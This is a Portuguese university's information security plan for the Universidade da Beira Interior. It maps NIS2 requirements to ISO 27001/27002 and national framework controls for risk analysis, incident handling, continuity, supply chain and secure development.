- **Introdução**: contexto, importância e objetivos gerais do plano;
- **Objetivos**: metas e resultados esperados com a implementação do plano;
- **Escopo**: definição das áreas abrangidas pelo plano, incluindo sistemas informáticos, redes e aplicações *web* da universidade;
- **Plano de Segurança da Informação**:
    - **Motivação**: Razões para a elaboração do plano, com destaque para a Diretiva NIS2;
    - **Metodologia**: Base no mapeamento entre as normativas internacionais e as práticas adotadas pela UBI;
    - **Análise dos Riscos e de Segurança**: identificação, avaliação e mitigação de riscos de segurança da informação;
    - **Tratamento de Incidentes**: metodologias e processos para identificação, contenção e recuperação de incidentes;
    - **Continuidade das Atividades após Recuperação de Dados e Gestão de Crises**: estratégias para garantir a resiliência e a recuperação eficiente após crises;
    - **Segurança da Cadeia de Abastecimento e Provedores de Serviço**: atividades e controlos para gerir riscos associados a fornecedores e parceiros;
    - **Segurança na Aquisição, Desenvolvimento e Manutenção**: controlo de vulnerabilidades durante o ciclo de vida de sistemas e software;
    - **Avaliação da Eficácia das Medidas de Gestão dos Riscos de Cibersegurança**: medição e ajuste de medidas adotadas;
    - **Práticas de Ciber-higiene e Formação em Cibersegurança**: educação e capacitação humana para lidar com as ciberameaças;

- **Utilização de Criptografia e Encriptação**: implementação de medidas para garantir a confidencialidade e integridade dos dados;

- **Segurança dos Recursos Humanos**: integração de práticas de segurança no ciclo de vida de gestão dos colaboradores e funcionários;

- **Utilização de Autenticação Contínua ou Multifatores**: aplicação de sistemas de autenticação robustos, para proteção de acessos;

- **Aplicação e Divulgação do Plano:** definição das medidas para aplicação e divulgação do Plano de Segurança da Informação.

ABREVIAÇÕES

- 2FA (*Two Factor Authentication*)
- CNCS (Centro Nacional de Cibersegurança)
- DoS (*Denial of Service*)
- ENISA (Agência da União Europeia para a Cibersegurança)
- HTTPS (*Hyper Text Transfer Protocol Secure*)
- KMS (*Key Management Services*)
- KPI (*Key Performance Indicator*)
- OWASP (*Open Web Application Security Project*)
- PCN (Plano de Continuidade de Negócio)
- QNRCS (Quadro Nacional de Referência de Cibersegurança)
- QA (Testes de Qualidade)
- SSO (*Single Sign-On*)
- TLS (*Transport Layer Security*)
- UBI (Universidade da Beira Interior)
- VPN (*Virtual Private Network*)

INTRODUÇÃO

No contexto atual, onde a utilização de dispositivos e meios digitais tem vindo a crescer exponencialmente, a importância de gerir a informação, de forma segura, torna-se crítica. Desta forma, um dos aspetos mais relevantes é a segurança da informação, sujeita também a maiores desafios.

O Plano de Segurança da Informação aqui apresentado tem por base servir como um referencial, dotado das melhores e mais recentes práticas para garantir a integridade, confidencialidade e disponibilidade dos dados tratados pela Universidade da Beira Interior. Este documento serve como um ponto de partida para a melhoria contínua dos procedimentos adotados pela instituição, garantindo a sua conformidade regulatória e legislativa. Eventualmente, e caso se verifique relevante, a aplicação correta dos mecanismos e controlos adotados neste documento, e em futuras revisões do mesmo, poderão ser utilizadas para obter uma certificação de conformidade da implementação de um Sistema de Gestão de Segurança da Informação, como a ISO 27001.

OBJETIVOS

O Plano de Segurança da Informação aqui apresentado tem como objetivo apresentar um conjunto de medidas, controlos e políticas orientadoras para todas as pessoas, em todos os níveis da UBI. A produção de uma política de segurança da informação, adaptada às necessidades específicas da instituição, permite a implementação e concretização da segurança da informação de forma relevante e funcional, permitindo uma correta manutenção da mesma. A definição e implementação deste plano demonstra o empenho e dedicação, pela UBI, de garantir um elevado nível de segurança da informação dos seus sistemas, para toda a comunidade académica e não-académica.

ESCOPO

O presente documento visa cobrir três principais áreas da Universidade da Beira Interior:

- Sistemas Informáticos da UBI:
    - Este escopo inclui todos os sistemas e servidores físicos e virtuais mantidos pela UBI, responsáveis por processar, armazenar e gerir informações e dados institucionais.
    - Equipamentos de uso pessoal, fornecidos pela UBI a docentes, funcionários e investigadores, como computadores fixos e portáteis, estão incluídos para garantir não só uma adequada integridade dos dados, mas também a segurança da informação, já que os dispositivos em si são utilizados de forma segura e seguindo as melhores práticas.
- Rede Informática da UBI:
    - A rede informática, tanto interna como externa, incluindo *routers*, *switches*, *firewalls* e quaisquer dispositivos de rede essenciais para a conectividade entre departamentos, faculdades e utilizadores.
    - Este escopo abrange também as medidas de proteção contra ataques de cibersegurança, como ataques do tipo *Denial of Service* (DoS), e a monitorização constante para identificar e mitigar ameaças à segurança.
- Aplicações *Web* e Websites Institucionais:
    - Inclui todas as plataformas, portais e aplicações *web* mantidas pela UBI, para interação com a comunidade académica e o público em geral.
    - Este escopo aborda o controlo de acessos, a proteção contra vulnerabilidades conhecidas (como injeção SQL, XSS, entre outros) e a segurança dos dados transmitidos por meio dessas plataformas.

PLANO DE SEGURANÇA DA INFORMAÇÃO

MOTIVAÇÃO

A definição de um Plano de Segurança da Informação permite, para além de estabelecer diretrizes e práticas rigorosas para a proteção de dados e toda a infraestrutura tecnológica, assegurar a conformidade com as normas e regulamentos vigentes. Este tipo de plano estrutura as ações preventivas e reativas que uma organização deve adotar para mitigar riscos e responder a incidentes de segurança.

A transposição iminente da Diretiva *Network and Information Security 2 (NIS2)* para a legislação portuguesa é um dos principais fundamentos para a elaboração e delineação deste Plano. Embora as instituições de ensino fossem já abrangidas pela Lei 46/2018, que estabelece o regime jurídico da segurança do ciberespaço, abrangendo a administração pública na transposição da primeira versão desta diretiva, a segunda versão reforça a necessidade da implementação de atividades e controlos mais "finos", que são detalhados com a elaboração deste Plano. Outro ponto importante está relacionado com a aplicação de coimas relativamente ao incumprimento da implementação das melhores práticas de cibersegurança. Ao prever a entrada desta diretiva, a Universidade da Beira Interior (UBI) conquista um importante avanço, ao nível das instituições de ensino superior em Portugal, no campo da cibersegurança e proteção de dados.

O comprometimento da UBI com a segurança da informação, para além da proteção e integridade dos dados, reforça a confiança da instituição diante da comunidade académica e com toda a sociedade, fazendo frente ao crescente número de ameaças de cibersegurança, num cenário cada vez mais digital.

METODOLOGIA

As recomendações descritas neste documento estão subdivididas de acordo com a Diretiva 2022/2555 da União Europeia, que define a segunda versão da NIS (*Network and Information Security*), seguidas da respetiva correspondência com a *framework* ISO 27001:2022 e ISO 27002:2022. O mapeamento descrito segue as recomendações da Agência da União Europeia para a Cibersegurança (ENISA). Cada secção será subdividida de acordo com os requisitos principais da diretiva NIS2 e as correspondências da ISO 27001 e ISO 27002, e, quando relevante, complementadas de acordo com o Quadro Nacional de Referência de Cibersegurança (QNRCS), disponibilizado pelo Centro Nacional de Cibersegurança (CNCS). Uma vez que as recomendações disponibilizadas através da ISO 27001 foram

construídas de forma genérica, e estando harmonizadas com as recomendações da ISO 27002, cada subsecção estará dotada das práticas e controlos específicos necessários para cumprir o requisito.

ANÁLISE DOS RISCOS E DE SEGURANÇA

Descrição

A análise dos riscos e de segurança é essencial para garantir a confidencialidade, integridade e disponibilidade da informação e a continuidade das operações da Universidade. Com este critério, pretende-se identificar, avaliar e tratar riscos de segurança da informação, considerando as potenciais ameaças e vulnerabilidades associadas aos ativos críticos da organização. Este processo envolve a criação de um inventário de ativos, a definição de metodologias de avaliação e monitorização dos riscos, bem como a elaboração de políticas de segurança alinhadas à criticidade dos ativos e ao nível de risco aceito pela instituição. Desta forma, procura-se adotar uma abordagem proativa e estruturada para mitigar riscos, assegurar a conformidade com as normas regulatórias e promover a resiliência da instituição frente a incidentes de segurança.

Atividades a Desenvolver

Referências

ISO 27001 artigo 5.2; 6.1.2; 6.1.3; 8.2; 8.3.

ISO 27002 anexo A.5.1.

QNRCS medidas ID.AR-3; ID-AR-5; ID.GR-1; ID-GR2; ID-GR-3; PR.PI-7.

A análise dos riscos e de segurança da UBI pode ser, inicialmente, dividida em três principais atividades, nomeadamente:

- Mapeamento de Ativos -
    1. Criação de um inventário de ativos;
    2. Classificação dos ativos, de acordo com a criticidade para a organização;
    3. Identificação dos processos críticos suportados pelos ativos.
- Avaliação de Riscos -
    1. Definição da estratégia de tolerância ao risco;
    2. Metodologias para definir, avaliar e tratar os riscos;
    3. Metodologias de monitorização da evolução dos riscos, ao longo do tempo;
    4. Definição da estratégia de resposta aos riscos.
- Definição de Políticas baseadas nos ativos e riscos -
    1. Verificação de Políticas já existentes;
    2. Monitorizar, analisar, auditar e avaliar o desempenho dos controlos existentes;
    3. Realizar auditorias internas.

Controlos e Metodologias para Implementação

A metodologia de implementação, ao nível da análise dos riscos e segurança, pode ser dividida também em três principais áreas, tendo em conta as atividades mencionadas anteriormente.

Mapeamento de Ativos:

1. **Criação de um inventário de ativos**

   Metodologia: A criação de um inventário de ativos deve ter em consideração a definição de "ativo", que é alguma coisa, física ou digital, que tenha valor para uma organização. Um ativo pode ser, por exemplo, tecnológico (hardware ou software), um dispositivo de rede, uma localização, um conjunto de pessoas, etc. Um inventário de ativos deverá conter, pelo menos: o **número de inventário do ativo**, uma **descrição do mesmo**, a **identificação do(s) responsável(is)**, a sua **localização** e a sua **categoria ou tipo**. O mapeamento dos ativos deve, preferencialmente, estar congregado numa ferramenta informática, que permita consultar, adicionar, remover ou alterar quaisquer dados.

   Controlo: O controlo associado à criação de um inventário de ativos prende-se pelo registo e manutenção do inventário, garantindo um correto mapeamento dos ativos associados a este.

2. **Classificação dos ativos, de acordo com a criticidade para a organização**

   Metodologia: Complementando o ponto anterior, torna-se necessário classificar os ativos, de acordo com a sua criticidade. A criticidade de um ativo pode variar de acordo com o seu valor, e a sua importância, para a organização. A criticidade dos ativos deve ser, preferencialmente, registada em ferramenta ou aplicação informática, que permita classificar qualquer ativo de acordo com a sua importância para a atividade da instituição.

   Controlo: O controlo associado à classificação dos ativos permite evidenciar a existência de uma escala ou nível de atribuição de classificação a qualquer ativo, de acordo com a sua criticidade. Além disso, torna necessário o registo e manutenção dos ativos críticos em suporte apropriado.

3. **Identificação dos processos críticos suportados pelos ativos**

   Metodologia: Para além da criação de um inventário de ativos e da classificação dos mesmos, de acordo com a sua criticidade, a identificação dos processos e serviços críticos permite movimentar esforços de forma a garantir a máxima disponibilidade consoante a sua relevância para a organização. Esta identificação deve ser, preferencialmente, feita em suporte informático e que permitam gerir o inventário dos processos críticos, identificando: **informação necessária para inventariar um processo ou serviço**, **o(s) responsável(is) pelo processo** (nome, contacto e departamento), **a classificação da criticidade do processo** e, se aplicável, **o tipo de contrato de suporte com o fornecedor para este processo**.

Controlo: O registo, em inventário atualizado, dos processos críticos, juntamente com a identificação dos responsáveis, a sua classificação de criticidade, e o tipo de contrato de suporte (quando aplicável) constituem o controlo necessário para atingir este marco.

Avaliação de Riscos:

1. **Definição da estratégia de tolerância ao risco**

Metodologia: A definição de uma estratégia de tolerância ao risco está alinhada com a capacidade de resposta da instituição. Através do estabelecimento de limites, é possível priorizar recursos para os riscos mais críticos, garantindo a continuidade operacional. Esta estratégia deve começar por estabelecer uma matriz de risco, que defina os níveis de aceitação para diferentes tipos de riscos, com base na sua probabilidade e impacto. Esta matriz permite classificar os riscos em níveis (baixo, médio, alto, crítico) e determinar os limites de tolerância para cada nível.

Controlo: O controlo associado à definição da estratégia de tolerância ao risco implica a monitorização dos riscos regularmente, de forma a atualizar os limites de tolerância conforme necessário.

2. **Processos para definir, avaliar e tratar os riscos**

Metodologia: A implementação de processos para definir, avaliar e tratar os riscos passa, numa primeira fase, por implementar um ciclo de gestão de riscos que inclua a identificação, avaliação, priorização e mitigação de riscos. Numa segunda fase, podem ser utilizados métodos qualitativos e quantitativos, a fim de medir o impacto e a probabilidade de um determinado risco.

Controlo: Esta metodologia pode ser controlada através da documentação e validação de todos os riscos identificados, juntamente com as medidas de mitigação associadas. Posteriormente, uma avaliação dos processos de avaliação periódica permite auferir a eficácia do ciclo de gestão de riscos.

3. **Processos de monitorização da evolução dos riscos, ao longo do tempo**

Metodologia: A monitorização da evolução dos riscos complementa o ponto abordado anteriormente – é desta forma que a UBI se pode ajustar rapidamente a novos cenários, prevenindo a obsolescência dos controlos previamente definidos. Para isso, torna-se necessário implementar ferramentas de monitorização de risco em tempo real, e em especial, para os que são classificados de alta criticidade.

Controlo: Periodicamente, devem ser revistos os riscos e a sua evolução, ao longo do tempo, sendo realizados ajustes que são devidamente documentados.

4. **Definição da estratégia de resposta aos riscos**

Metodologia: Ter uma estratégia clara para responder aos riscos permite reagir prontamente, de forma coordenada, e sempre que necessário, minimizando a gravidade dos incidentes e preservando a integridade dos dados e serviços disponibilizados pela UBI. Para implementar este ponto, a criação de planos de resposta específicos para cada nível de risco, onde são definidas ações imediatas e detalhadas quais as mitigações a tomar ou a aceitar o risco.

Controlo: O controlo para esta metodologia passa por testar regularmente os planos de resposta a incidentes, assegurando que todos os envolvidos conheçam minimamente as suas responsabilidades e as medidas a tomar, em caso de incidente.

Definição de Políticas baseadas nos ativos e riscos:

1. **Verificação de Políticas já existentes**

Metodologia: Esta metodologia permite auferir as Políticas atuais da instituição, garantindo a sua conformidade com as mais recentes e melhores práticas/normas/diretrizes, e ajustando-as conforme necessário, cobrindo potenciais lacunas. Desta forma, não só se garante a implementação prática e atualizada das Políticas em vigor, mas também se poupa tempo e recursos cruciais na UBI.

Controlo: A realização de uma auditoria, com periodicidade anual, de revisão das Políticas existentes, documentando as alterações e benfeitorias realizadas, constitui o principal controlo desta atividade.

2. **Monitorizar, analisar, auditar e avaliar o desempenho dos controlos existentes**

Metodologia: A avaliação contínua dos controlos em vigor permite identificar pontos de melhoria, assegurando que a proteção dos ativos se mantém eficaz, face às emergentes ameaças no ciberespaço. A realização de auditorias aos controlos implementados permite determinar a conformidade com as Políticas existentes.

Controlo: Implementar ferramentas automatizadas de auditoria, avaliando o desempenho dos controlos já implementados, com uma periodicidade, pelo menos, semestral.

3. **Realizar auditorias internas**

Metodologia: A realização de auditorias internas, de forma regular, permite complementar os dois pontos anteriores, garantindo que as práticas de segurança da informação são seguidas, promovendo um ambiente de melhoria contínua e de conformidade. Este processo pode ser realizado recorrendo a uma metodologia predefinida para aferir a segurança da

informação dos sistemas, aplicações e ativos inerentes à UBI. É vivamente recomendado que estas auditorias sejam realizadas a cada seis meses, idealmente menos.

Controlo: O controlo associado à realização de auditorias internas contempla o desenvolvimento de um plano anual de auditoria interna, contendo, pelo menos, um escopo, a frequência de realização e as áreas de foco, com base nos riscos identificados.

TRATAMENTO DE INCIDENTES

Descrição

Embora todas as medidas adotadas sejam, na sua essência, preventivas, existe a necessidade de reagir a incidentes, quando estes acontecem, mitigando-os, e contendo a sua propagação ou os danos causados. As atividades descritas nesta secção visam assegurar que a UBI está preparada para responder a eventos de cibersegurança de forma coordenada e eficaz, minimizando os impactos e protegendo a integridade dos dados. As atividades e metodologias propostas, para o tratamento de incidentes, procuram incidir na identificação, contenção, mitigação e recuperação de incidentes, além de rever as práticas tomadas, com base nas lições aprendidas. Esta abordagem visa cristalizar a continuidade operacional, a conformidade regulatória e a melhoria contínua dos processos adotados.

Atividades a Desenvolver

Referências

ISO 27002 anexo A.5.24; A.5.25; A.5.26; A.5.27; A.5.28; A.6.8; A.8.16.

QNRCS medidas PR.PI-9; DE.AE-5; DE.MC-1; DE.MC-2; DE.MC-3; DE.MC-6; RS.CO-2; RS.AN-4; RS.MI-2; RS.ME-1; RS.ME-2.

O tratamento de incidentes, na Universidade da Beira Interior, pode definir-se em quatro atividades:

1. Identificação e monitorização contínua de incidentes;
2. Estabelecimento de políticas de comunicação e reporte de incidentes;
3. Contenção e mitigação de incidentes;
4. Análise pós-incidente.

Controlos e Metodologias para Implementação

As quatro atividades mencionadas permitem estabelecer quatro metodologias e controlos diferentes, a nível do tratamento de incidentes.

1. Identificação e monitorização contínua de incidentes

Metodologia: A identificação e monitorização contínua das três principais áreas identificadas, a nível da UBI (sistemas informáticos, redes informáticas e aplicações *Web*) permite identificar comportamentos anómalos e definir limites de alerta e resposta automática para eventos e incidentes críticos. Para isso, esta metodologia propõe implementar e estabelecer uma triagem para classificar incidentes com base na sua gravidade e impacto, onde, juntamente com a monitorização de redes, sistemas e aplicações, aliadas a regras de deteção que sinalizem potenciais ameaças, permitam identificar anomalias, potenciais situações de risco ou até mesmo incidentes que ocorram dentro do parque informático da instituição.

Controlo: O controlo associado à identificação e monitorização de incidentes é cumprido através da utilização de ferramentas de monitorização contínua para deteção de anomalias em

tempo real, e numa segunda fase, automatizar estes mecanismos para gerar alertas de forma sistemática.

2. Estabelecimento de políticas de comunicação e reporte de incidentes

Metodologia: Com esta atividade, é esperado que sejam desenvolvidas políticas de comunicação, por forma a assegurar que incidentes sejam reportados de acordo com critérios pré-estabelecidos. É importante que todas as partes interessadas, internas ou externas, sejam informadas dos incidentes de acordo com as políticas de resposta aplicáveis.

Controlo: A geração de relatórios de incidentes, completos e realizados em tempo útil (como, por exemplo, a divulgação num tempo máximo de 60 dias), incluindo a análise de impacto e a comunicação com todas as partes afetadas e interessadas, constitui o controlo associado a esta atividade.

3. Contenção e mitigação de incidentes

Metodologia: A metodologia de contenção e mitigação de incidentes visa implementar mecanismos de contenção rápida para impedir a propagação do incidente, restringindo o acesso a sistemas comprometidos, como *scripts* automatizados e procedimentos documentados para desativar acessos a serviços comprometidos. Devem também ser iniciadas ações de mitigação que reduzam o impacto dos incidentes, e que mantenham a operacionalidade dos serviços críticos, sempre que possível.

Controlo: O controlo associado à contenção e mitigação de incidentes pode ser verificado através da adoção de processos para isolar sistemas afetados, evitando a sua contaminação, e definir protolocos de mitigação rápidos e eficazes.

4. Análise pós-incidente

Metodologia: Esta atividade assegura que cada incidente resulta num relatório, ou entregável, detalhado, que destaca as lições aprendidas, os problemas identificados, as mitigações tomadas e as melhorias específicas aos processos e sistemas envolvidos. Desta forma, é garantida a atualização contínua da estratégia de resposta da instituição às mais recentes ameaças e incidentes.

Controlo: O controlo associado à análise pós-incidente passa pela composição de um relatório ou entregável, detalhando o processo de análise pós-incidente, cuja avaliação permite determinar a eficácia das ações tomadas.

CONTINUIDADE DAS ATIVIDADES APÓS RECUPERAÇÃO DE DADOS E GESTÃO DE CRISES

Descrição

A continuidade das atividades após a recuperação de dados e gestão de crises é um processo crítico, cuja finalidade permite garantir que a organização retoma as suas operações normais com o mínimo de impacto possível. Este processo envolve a aplicação de estratégias de recuperação, resiliência organizacional, procedimentos de mitigação e coordenação de múltiplos responsáveis e equipas para lidar com crises, assegurando a proteção contínua e a manutenção tanto das operações críticas, como dos dados mais sensíveis.

Atividades a Desenvolver

Referências

ISO 27001 anexo A.16.1.1; A.16.1.5; A.17.1.1; A.17.1.2; A.17.1.3; A.17.2.1.

ISO 27002 anexo A.5.29; A.5.30; A.8.13; A.8.14; A.8.15; A.8.16.

QNRCS medidas PR.PI-9; PR.PI-10; PR.TP-5; RC.PR-1.

Para garantir a continuidade das atividades após a recuperação de dados e gestão de crises, foram elaboradas cinco atividades que possam ser implementadas na UBI:

1. Elaboração e teste de um Plano de Continuidade de Negócio;
2. Coordenação multidisciplinar em gestão de crises;
3. Avaliação pós-incidente;
4. Manutenção de sistemas de *backup* e restauro;
5. Implementação de canais de comunicação.

Controlos e Metodologias para Implementação

Relativamente à implementação dos controlos e metodologias para as cinco atividades descritas anteriormente, estas podem ser definidas e cristalizadas da seguinte forma:

1. Elaboração e teste de um Plano de Continuidade de Negócio

Metodologia: A elaboração de um Plano de Continuidade de Negócio (PCN). Este documento define processos que garantam a continuidade das operações críticas após uma crise. Deve ainda ser abrangente, para assegurar que os serviços críticos são mantidos, ou rapidamente restaurados, após um incidente. A metodologia para a concretização desta atividade é fundamentada pela elaboração do PCN, que inclua análises de impacto operacional, definições de prioridades (quais os serviços mais críticos) e estratégias de recuperação. Para além disso, este plano deve ser testado, para aferir a sua validade, pelo menos semestralmente.

Controlo: O controlo associado ao PCN consiste na elaboração deste plano, juntamente com auditorias anuais para verificar a eficácia e a atualização deste documento.

2. Coordenação multidisciplinar em gestão de crises

Metodologia: A criação de uma equipa com capacidades de gestão de crises, composta por membros com diferentes capacidades técnicas e de diferentes departamentos, constitui a segunda metodologia para a continuidade do negócio. Esta equipa deve estar formalmente definida, com responsabilidades e papéis atribuídos para dar resposta à gestão de crises, sempre que necessário. A criação e manutenção desta equipa deve estar alinhada com o PCN.

Controlo: A formalização desta equipa, no PCN ou documento anexo a este, constitui o controlo associado a esta atividade. Todavia, podem ser realizadas simulações de crise para assegurar a coordenação da equipa, com o objetivo de identificar lacunas nos protocolos definidos.

3. Avaliação pós-incidente

Metodologia: Tal como para o tratamento de incidentes, a avaliação pós-incidente permite documentar os detalhes de um incidente, durante o processo de gestão de crises, e as ações que foram tomadas para assegurar a continuidade do negócio. A metodologia para esta atividade consiste na elaboração de relatórios com a descrição do incidente e todo o processo associado à contenção do mesmo, juntamente com as lições aprendidas e que sirvam para ajustar e melhorar o PCN.

Controlo: O controlo associado à avaliação pós-incidente consiste na elaboração de relatórios, que serão alvo de análise pela equipa multidisciplinar e cuja discussão permita identificar os problemas que levaram aos incidentes, implementando melhorias aos processos definidos no PCN.

4. Manutenção de sistemas de *backup* e restauro

Metodologia: A implementação de sistemas de *backup* e restauro permitem que a organização aumente a sua capacidade para resistir a falhas ou ataques. Esta metodologia, embora associada à continuidade das atividades após a ocorrência de uma crise, permite adotar mecanismos preventivos, através de *backups* regulares e da testagem de mecanismos de recuperação de dados. Desta forma, pretende-se que se implementem sistemas e soluções de *backup* e restauro, seguida da sua manutenção, através de ferramentas próprias para o efeito.

Controlo: A manutenção de sistemas de *backup* e a verificação dos procedimentos para restauro dos dados, por si só, define o controlo associado a esta atividade. Para além desta manutenção, deve garantir-se que os *backups* seguem os princípios de redundância e armazenamento em locais seguros (por exemplo, a regra 3-2-1).

5. Implementação de canais de comunicação.

Metodologia: A implementação de processos claros, tanto para comunicação interna como externa, durante os períodos de crise, permite garantir o alinhamento entre as partes interessadas. Com esta atividade, pretende-se criar protocolos de comunicação que detalhem os responsáveis, definam quais os canais a utilizar para troca de informações, e que tipo de informação deve ser trocada nestes mesmos canais, perante todas as partes interessadas, através de mensagens claras e que, numa altura de maior sufoco, permita uma comunicação limpa e isenta de mais problemas.

Controlo: A criação de protocolos de comunicação, que definam o tipo de mensagens e quais os canais a utilizar, define o principal controlo desta atividade.

SEGURANÇA DA CADEIA DE ABASTECIMENTO E COM PROVEDORES DE SERVIÇO

Descrição

A segurança na cadeia de abastecimento e com provedores de serviço é um dos pilares estratégicos para garantir a resiliência na UBI. À medida que as operações mais críticas dependem de serviços de terceiros para o seu bom funcionamento, a capacidade de identificar, avaliar e mitigar riscos associados a fornecedores e parceiros torna-se fundamental e imprescindível. O investimento robusto, na segurança da cadeia de abastecimento e com os provedores de serviço, facilita a minimização do risco, aumenta a integridade operacional e fortalece a relação de confiança desenvolvida entre a instituição e os demais fornecedores.

Atividades a Desenvolver

Referências

ISO 27001 anexo A.15.1.1; A.15.1.2; A.15.1.3; A.15.2.2.

ISO 27002 anexo A.5.19; A.5.20; A.5.21; A.5.22; A.5.23.

QNRCS medidas ID.AO-1; ID.GL-1; ID.GL-2; ID.GL-3; ID.GL-4; ID.GL-5; PR.PI-4; PR.FC-3; DE.MC-6.

A manutenção da segurança da cadeia de abastecimento e com provedores de serviço pode ser definida em cinco atividades:

1. Mapear fornecedores e provedores de serviço;
2. Avaliação de riscos na cadeia de abastecimento;
3. Gestão contratual;
4. Realização de auditorias e monitorização;
5. Definição de planos de resposta e recuperação.

Controlos e Metodologias para Implementação

A nível da implementação das medidas e atividades para a segurança da cadeia de abastecimento e com provedores de serviço, esta pode ser definida também em cinco áreas, considerando as atividades descritas acima.

1. Mapear fornecedores e provedores de serviço

Metodologia: O mapeamento dos fornecedores e provedores de serviços é fundamental para os identificar e documentar o papel de cada um, na cadeia logística. Desta forma, deve ser criado um inventário de fornecedores, em suporte informático, com informações relevantes para cada um, como a categoria de serviço, a criticidade e que dependências suportam.

Controlo: A manutenção periódica do inventário de fornecedores e provedores de serviço, seja pela adição, edição ou remoção dos mesmos, constitui o principal controlo desta atividade.

2. Avaliação de riscos na cadeia de abastecimento

Metodologia: A avaliação de riscos na cadeia de abastecimento permite determinar o risco associado a terceiros e os possíveis impactos que estes podem ter para a instituição, ou para os serviços prestados pela UBI. Esta atividade propõe a realização de avaliações regulares de riscos de cibersegurança para os fornecedores e provedores de serviço, seguindo, por exemplo, a implementação de uma matriz de risco onde estejam identificados os principais riscos, qual a sua probabilidade de ocorrência, e o impacto que estes possam causar na instituição, complementados por critérios de medição tanto quantitativos como qualitativos.

Controlo: A monitorização e elaboração da avaliação de riscos, na cadeia de abastecimento, estabelece o controlo desta atividade. Sempre que se verifique necessário, devem ser tomadas medidas corretivas a fim de minimizar a probabilidade e o impacto de um determinado risco vir a acontecer.

3. Gestão contratual

Metodologia: A metodologia associada à gestão dos contratos com os fornecedores e provedores de serviço permite, em primeiro lugar, a revisão das cláusulas e níveis de serviço mínimo contratados, e, em segundo lugar, com maior destaque, a integração de cláusulas de cibersegurança, de não-divulgação e de notificação de incidentes por ambas as partes. Preferencialmente, os contratos com os fornecedores devem estar arquivados em suporte informático, de consulta acessível e rápida, apenas por pessoal qualificado.

Controlo: A verificação da inclusão das cláusulas de requisitos mínimos de cibersegurança, a conformidade com as mesmas e a revisão contratual, sempre que necessária, constitui o controlo necessário para esta atividade.

4. Realização de auditorias e monitorização

Metodologia: Complementando o ponto anterior, a realização de auditorias aos fornecedores e a monitorização das atividades dos fornecedores, com foco nos serviços críticos, permite auditar a conformidade com os padrões de segurança estabelecidos e com as políticas institucionais. Esta atividade pode ser concretizada implementando sistemas de monitorização contínua, quando aplicável, aos fornecedores e provedores de serviços mais críticos. A condução das auditorias aos fornecedores deve ser realizada tendo em conta a criticidade e dependência de cada fornecedor ou provedor de serviços, embora devam ser realizadas pelo menos a cada seis meses.

Controlo: A condução de auditorias, com uma periodicidade definida, que avaliem a conformidade da cadeia de abastecimento com as políticas contratadas e definidas internamente, constitui o controlo para a realização de auditorias e monitorização.

5. Definição de planos de resposta e recuperação

Metodologia: A definição de planos de resposta e recuperação permite desenvolver tarefas, metodologias e controlos específicos para cada fornecedor, em caso de diferentes cenários de falha. A criação destes planos, aliada à sua testagem regular, permitem comprovar a sua eficácia e garantir um nível de resiliência superior.

Controlo: O estabelecimento de planos de resposta e recuperação de crises, para os vários fornecedores e provedores de serviço da cadeia de abastecimento, juntamente com a sua revisão e testagem periódica, constituem o controlo associado a esta atividade.

SEGURANÇA NA AQUISIÇÃO, DESENVOLVIMENTO E MANUTENÇÃO

Descrição

A segurança na aquisição, desenvolvimento e manutenção dos sistemas de rede e informação é essencial para proteger os ativos digitais da UBI contra vulnerabilidades e ameaças de cibersegurança. As soluções implementadas devem atender aos requisitos de segurança da informação, desde a seleção dos fornecedores e das tecnologias até à implementação de controlos rigorosos durante o ciclo de vida dos sistemas de rede e informação da universidade.

Atividades a Desenvolver

Referências

ISO 27001 anexo A.6.1.2; A.6.1.5; A.8.2.2; A.8.2.3; A.9.1.1; A.9.1.2; A.9.2.3; A.9.4.1; A.9.4.4; A.9.4.5; A.11.1.4; A.11.1.5; A.11.2.1; A.11.2.4; A.12.1.2; A.12.1.4; A.12.2.1; A.12.5.1; A.13.1.1; A.13.1.3; A.13.2.1; A.13.2.3; A.13.2.4; A.14.1.1; A.14.1.2; A.14.1.3; A.14.2.1; A.14.2.2; A.14.2.3; A.14.2.4; A.14.2.5; A.16.1.3; A.17.1.2; A.17.2.1.

ISO 27002 anexo A.5.20; A.5.24; A.5.37; A.6.8; A.8.8; A.8.9; A.8.20; A.8.21.

QNRCS medidas PR.SD-1; PR.SD-2; PR.SD-5; PR.SD-6; PR.SD-7; PR.SD-8; PR.PI-1; PR.PI-2; PR.PI-3; PR.TP-4; PR.TP-5; PR.FC-3; DE.MC-6.

O conjunto de atividades a desenvolver visam abranger as três áreas definidas no escopo deste documento. A sua divisão pode ser feita em três principais tarefas:

1. Aquisição segura de equipamento e software informático;
2. Desenvolvimento seguro de software e aplicações;
3. Manutenção de sistemas e redes informáticas.

Controlos e Metodologias para Implementação

A conservação do processo de segurança na aquisição, desenvolvimento e manutenção dos sistemas informático, redes e aplicações da UBI é descrito nas três metodologias seguintes:

1. Aquisição segura de equipamento e software informático

Metodologia: O processo de segurança na aquisição de equipamento informático ou software deve seguir requisitos mínimos para a sua compra. Assim, esta metodologia propõe a adoção de cláusulas contratuais que exijam padrões mínimos de cibersegurança, com a definição clara dos requisitos nos contratos. A realização de avaliações de segurança aos fornecedores, cuja conformidade seja atestada por políticas estabelecidas ou *frameworks* reconhecidas internacionalmente, como é o caso da ISO 27001, assegura que o software ou hardware adquirido seja ciberseguro, precavendo desde já a entrada futura do *Cyber Resilience Act* (CRA) e garantindo que todas as aquisições estão conforme este ato.

Controlo: O controlo associado à aquisição segura de equipamento informático e *software* passa pela definição dos critérios de avaliação a seguir, juntamente com a realização de auditorias aos fornecedores.

2. Desenvolvimento seguro de software e aplicações

Metodologia: A implementação de práticas de desenvolvimento seguro para *software* e aplicações informáticas permite garantir a sua segurança *a priori*, evitando potenciais riscos

e vulnerabilidades. Para esta metodologia, é sugerido que sejam implementadas as melhores práticas de programação e desenvolvimento de software (por exemplo, seguindo os guias da *Open Web Application Security Project* (OWASP)), juntamente com mecanismos e ferramentas para assegurar testes de qualidade (QA) e a segregação de ambientes de desenvolvimento, teste e produção.

Controlo: O controlo associado a esta metodologia passa pela adoção de mecanismos, ou *frameworks* de desenvolvimento seguro, revisões de código e, eventualmente, testes de penetração em ambiente de testes, assegurando a conformidade e a segurança das aplicações e/ou software desenvolvido.

3. Manutenção de sistemas e redes informáticas

Metodologia: A manutenção dos sistemas e redes informáticas, através da utilização de ferramentas de gestão de *patches*, atualizações de segurança e monitorização contínua permite garantir as atualizações regulares, minimizando a probabilidade de um risco de cibersegurança se cristalizar. Desta forma, propõe-se a utilização dessas mesmas ferramentas, para garantir uma correta e contínua gestão e manutenção do parque informático da UBI.

